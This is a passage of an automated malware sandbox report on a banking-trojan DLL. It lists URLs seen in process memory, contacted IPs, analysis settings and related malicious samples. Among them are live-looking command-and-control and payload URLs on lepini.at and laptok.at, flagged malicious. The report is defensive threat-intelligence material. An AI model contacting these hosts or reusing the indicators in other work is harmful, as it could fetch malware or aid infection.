http://api10.laptok.at/api1/mOmUNrUT1Tkf_/2Fpjx5UP/NjKT2TUVc9KVEb1kN7jSv_2/Bku6FvO8M8/iUmLw2_2FTDrkr5tf/cCMI7qZIJsl5/daUh7ottHLc/7HVIrVoY1SieQv/lhrGpaJPPzKF03EAwxNqA/D874ye_2FRUsy2K6/xciFCEzbH51FFw_/2Bb8QoHf6NpN75pZ5G/Mu_2BbqUp/c75ragbUEKlE0l1LX_2F/4u83BFS0FCNHpZrX6b9/sd4d4jezfNsCefQ_2B6iCK/p1XgqNgeBsVt9/izg8Zsvz/1FaNRSjvruwthZY1A7QfFWz/_2BhfXLKTN/ZLkri3_2BI/e8SUozS	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://https://corp.roblox.com/contact/	RuntimeBroker.exe, 00000027.00 000002.578948445.000001E767B23 000.00000004.00000001.sdmp	false		high
http://universalstore.streaming.mediaservices.windows.net/411ee20d-d1b8-4d57-ae3f-af22235d79d9/1f8e1	RuntimeBroker.exe, 00000027.00 000002.578948445.000001E767B23 000.00000004.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	regsvr32.exe, 00000001.0000000 2.436183951.0000000000E50000.0 0000040.00000001.sdmp, powersh ell.exe, 0000001A.00000003.422 165478.0000028E65B80000.000000 04.00000001.sdmp, control.exe, 00000022.00000003.422060985.0 000021EAC2F0000.00000004.00000 001.sdmp, explorer.exe, 000000 25.00000002.578433552.00000000 03B8E000.00000004.00000001.sdmp, RuntimeBroker.exe, 00000026 .00000002.574832418.000002413C A4E000.00000004.00000001.sdmp, RuntimeBroker.exe, 00000027.0 0000002.570719578.000001E7666A E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	regsvr32.exe, 00000001.0000000 2.436183951.0000000000E50000.0 0000040.00000001.sdmp, powersh ell.exe, 0000001A.00000003.422 165478.0000028E65B80000.000000 04.00000001.sdmp, control.exe, 00000022.00000003.422060985.0 000021EAC2F0000.00000004.00000 001.sdmp, explorer.exe, 000000 25.00000002.578433552.00000000 03B8E000.00000004.00000001.sdmp, RuntimeBroker.exe, 00000026 .00000002.574832418.000002413C A4E000.00000004.00000001.sdmp, RuntimeBroker.exe, 00000027.0 0000002.570719578.000001E7666A E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 00000025.0000000 0.458182273.000000000BC30000.0 0000002.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://asp.usatoday.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 0000001A.00000 002.475950586.0000028E5D243000 .00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000025.0000000 0.458182273.000000000BC30000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000025.0000000 0.461748484.000000000F8A0000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 00000025.0000000 0.458182273.000000000BC30000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000001A.00000 002.449147411.0000028E4D1E1000 .00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000001A.00000 002.447464468.0000028E4D040000 .00000004.00000001.sdmp, power shell.exe, 0000001A.00000002.4 49500265.0000028E4D3EF000.0000 0004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000001A.00000 002.447464468.0000028E4D040000 .00000004.00000001.sdmp, power shell.exe, 0000001A.00000002.4 49500265.0000028E4D3EF000.0000 0004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.roblox.com/develop	RuntimeBroker.exe, 00000027.00000002.578948445.000001E767B23000.00000004.00000001.sdmp	false		high
http://www.abril.com.br/favicon.ico	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://https://corp.roblox.com/parents/	RuntimeBroker.exe, 00000027.00000002.578948445.000001E767B23000.00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000001A.00000002.447464468.0000028E4D040000.00000004.00000001.sdmp, powershell.exe, 0000001A.00000002.449500265.0000028E4D3EF000.00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000025.00000000.458182273.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000025.00000000.461994020.000000000F993000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://c56.lepini.at/jvassets/xI/t64.dates?	explorer.exe, 00000025.0000000 0.457068195.0000000008ABE000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://uk.search.yahoo.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000025.0000000 0.458182273.000000000BC30000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://c56.lepini.at:80/jvassets/xI/t64.dat	explorer.exe, 00000025.0000000 0.461222431.000000000DC20000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://search.ebay.it/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000025.0000000 0.461748484.000000000F8A0000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000025.0000000 0.461994020.000000000F993000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000025.0000000 0.458182273.000000000BC30000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.g5e.com/G5_End_User_License_Supplemental_Terms	RuntimeBroker.exe, 00000027.00 000002.578594602.000001E767A41 000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.65.144.159	unknown	United States		139070	GOOGLE-AS-APGoogleAsiaPacificPteLtdSG	false
104.20.185.68	unknown	United States		13335	CLOUDFLARENETUS	false
151.101.1.44	unknown	United States		54113	FASTLYUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	353290
Start date:	16.02.2021
Start time:	01:03:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 33s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Generic.mg.3964ec2fe493ed56.24850 (renamed file extension from 24850 to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	3
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@30/156@13/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24.4% (good quality ratio 23%) • Quality average: 79.1% • Quality standard deviation: 29.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Created / dropped Files have been reduced to 100 • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, ielowutil.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 104.42.151.234, 52.255.188.83, 88.221.62.148, 204.79.197.203, 204.79.197.200, 13.107.21.200, 92.122.213.187, 92.122.213.231, 65.55.44.109, 184.30.24.22, 23.218.208.56, 51.11.168.160, 152.199.19.161, 92.122.213.247, 92.122.213.194, 51.103.5.186, 8.248.121.254, 67.27.159.126, 67.27.158.126, 8.253.204.121, 8.253.95.121, 2.20.142.210, 2.20.142.209, 20.54.26.129, 52.155.217.156 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, wns.notify.trafficmanager.net, go.microsoft.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, dual-a-0001.a-msedge.net, ie9comview.vo.msecnd.net, a-0003.a-msedge.net, cvision.media.net.edgekey.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, www-msn-com.a-0003.a-msedge.net, a767.dscg3.akamai.net, a1999.dscg2.akamai.net, web.vortex.data.trafficmanager.net, e607.d.akamaiedge.net, web.vortex.data.microsoft.com, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, static-global-s-msn-com.akamaized.net, skypedataprdcolwus16.cloudapp.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/353290/sample/SecuriteInfo.com.Generic.mg.3964ec2fe493ed56.dll

Simulations

Behavior and APIs

Time	Type	Description
01:05:42	API Interceptor	39x Sleep call for process: powershell.exe modified
01:06:07	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
34.65.144.159	SecuriteInfo.com.Generic.mg.f76b81b0397ae313.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	NJPcHPuRcG.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
104.20.185.68	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	
	mon44_cr.dll	Get hash	malicious	Browse	
	mon41_cr.dll	Get hash	malicious	Browse	
	mon4498.dll	Get hash	malicious	Browse	
	e888888888.dll	Get hash	malicious	Browse	
	1233.exe	Get hash	malicious	Browse	
	2200.dll	Get hash	malicious	Browse	
	8.prtyok.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Bulz.349310.9384.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Razy.840176.14264.dll	Get hash	malicious	Browse	
	login.jpg.dll	Get hash	malicious	Browse	
	footer.jpg.dll	Get hash	malicious	Browse	
	ct.dll	Get hash	malicious	Browse	
	index_2021-02-08-19_41.dll	Get hash	malicious	Browse	
	header.dll	Get hash	malicious	Browse	
	A6C8E866.xlsx	Get hash	malicious	Browse	
	A6C8E866.xlsx	Get hash	malicious	Browse	
	usd2.dll	Get hash	malicious	Browse	
	ACH PAYMENT REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	
	http://https://atacadaodocompensado.com.br/office356.com-RD163	Get hash	malicious	Browse	
151.101.1.44	http://s3-eu-west-1.amazonaws.com/hjdpjni/ogbim#qs=r-acacaeeikdgeadkieeefjaehbihababababaefahcaccajbiackdcagfkbkacb	Get hash	malicious	Browse	• cdn.taboola.com/libtrc/w4llc-network/loader.js

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
tls13.taboola.map.fastly.net	SecuriteInfo.com.Generic.mg.f76b81b0397ae313.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll	Get hash	malicious	Browse	• 151.101.1.44
	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 151.101.1.44
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 151.101.1.44
	13xakh1PtD.dll	Get hash	malicious	Browse	• 151.101.1.44
	DUcKsYsyX0.dll	Get hash	malicious	Browse	• 151.101.1.44
	RI51uAIUyL.dll	Get hash	malicious	Browse	• 151.101.1.44
	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon44_cr.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon41_cr.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon4498.dll	Get hash	malicious	Browse	• 151.101.1.44
	e888888888.dll	Get hash	malicious	Browse	• 151.101.1.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1233.exe	Get hash	malicious	Browse	• 151.101.1.44
	Server.exe	Get hash	malicious	Browse	• 151.101.1.44
	2200.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon48_cr.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Generic.mg.5db96940e68acc98.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Generic.mg.fac603176f7a6a20.dll	Get hash	malicious	Browse	• 151.101.1.44
	8.prtyok.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Variant.Bulz.349310.9384.dll	Get hash	malicious	Browse	• 151.101.1.44
contextual.media.net	SecuriteInfo.com.Generic.mg.f76b81b0397ae313.dll	Get hash	malicious	Browse	• 184.30.24.22
	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll	Get hash	malicious	Browse	• 184.30.24.22
	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 23.210.250.97
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 23.210.250.97
	13xakh1PtD.dll	Get hash	malicious	Browse	• 23.210.250.97
	DUcKsYsyX0.dll	Get hash	malicious	Browse	• 23.210.250.97
	RI51uAIUyL.dll	Get hash	malicious	Browse	• 23.210.250.97
	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	• 23.210.250.97
	mon44_cr.dll	Get hash	malicious	Browse	• 23.210.250.97
	mon41_cr.dll	Get hash	malicious	Browse	• 184.30.24.22
	mon4498.dll	Get hash	malicious	Browse	• 184.30.24.22
	e888888888.dll	Get hash	malicious	Browse	• 23.218.208.23
	1233.exe	Get hash	malicious	Browse	• 184.30.24.22
	Server.exe	Get hash	malicious	Browse	• 184.30.24.22
	2200.dll	Get hash	malicious	Browse	• 184.30.24.22
	mon48_cr.dll	Get hash	malicious	Browse	• 184.30.24.22
	SecuriteInfo.com.Generic.mg.5db96940e68acc98.dll	Get hash	malicious	Browse	• 92.122.253.103
	Wh102yYa..dll	Get hash	malicious	Browse	• 23.210.250.97
	SecuriteInfo.com.Generic.mg.fac603176f7a6a20.dll	Get hash	malicious	Browse	• 2.20.86.97
	8.prtyok.dll	Get hash	malicious	Browse	• 104.84.56.24

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
FASTLYUS	SecuriteInfo.com.Generic.mg.f76b81b0397ae313.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll	Get hash	malicious	Browse	• 151.101.1.44
	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 151.101.1.44
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 151.101.1.44
